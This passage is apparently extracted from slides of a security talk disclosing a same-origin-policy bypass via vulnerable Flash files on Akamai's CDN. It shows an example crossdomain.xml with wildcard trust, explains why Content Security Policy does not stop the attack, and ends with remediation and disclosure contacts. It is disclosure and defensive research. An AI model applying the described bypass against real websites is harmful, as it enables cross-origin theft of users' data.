
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
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
# Full Exploit Flow

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# REVISITING FLASH CROSS-DOMAIN POLICIES

SOP BYPASS AT SCALE



# Example Crossdomain.xml File

CROSSING THE ORIGIN BOUNDARY

<http://legitbank.com/crossdomain.xml>

```
<cross-domain-policy>  
  <allow-access-from domain="*.legitbank.com">  
  <allow-access-from domain="*.thirdparty.com">  
</cross-domain-policy>
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# Expanding Attack Surface With Flash


SOP BYPASS AT SCALE

- A site doesn't even have to use Akamai EdgeSuite to be vulnerable.
- They just have to trust them via `crossdomain.xml`.
- Due to Flash's `crossdomain.xml` policies being so commonly misconfigured, we can increase our impact to affect many more sites.

# THE FALLOUT

WHO USES A CDN ANYWAYS?




An abstract graphic consisting of a network of thin, light-colored lines and small circular nodes. The lines connect the nodes in a way that forms several irregular, interconnected shapes, resembling a stylized map or a complex circuit board layout. The overall effect is a minimalist, technical aesthetic.

# VERIZON WIRELESS

MY OTHER NUMBER IS YOUR NUMBER

# NOSCRIPT

A WHITELIST IS MORE A LIST OF POSSIBILITIES



# Bypassing HTTP Content Security Policy

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- HTTP Content Security Policy (CSP) will not prevent this type of attack.
- Since we are loading their SWF into our own page, the CSP does not apply.
- Additionally, we can use vulnerable SWFs hosted on Content Delivery Networks (CDNs) to exploit site's with CDNs in their CSP whitelists.

# Remediation

HOW DO I FIX THIS?

- Akamai has been super supportive to us throughout this disclosure process.
- In order to address this vulnerability, they have provided us with instructions on remediation if you are vulnerable.

# How Do I Remediate?

HOW DO I FIX THIS?

- You may already be patched!
- If you are an Akamai customer you need to call Akamai's support line at **1-617-444-4699** or email them at **ccare@akamai.com**.
- Public inquires can be directed to Rob Morton at **1-617-444-3641** or **rmorton@akamai.com**.



# Future Security Research

HOW DO I FIX THIS?

- If you are a security researcher with a vulnerability in Akamai you can reach them at **security@akamai.com**.
- They have a PGP key available on their website that you can use for more sensitive communications.
- Akamai is hiring folks at:  
<https://www.akamai.com/us/en/about/careers/index.jsp>.

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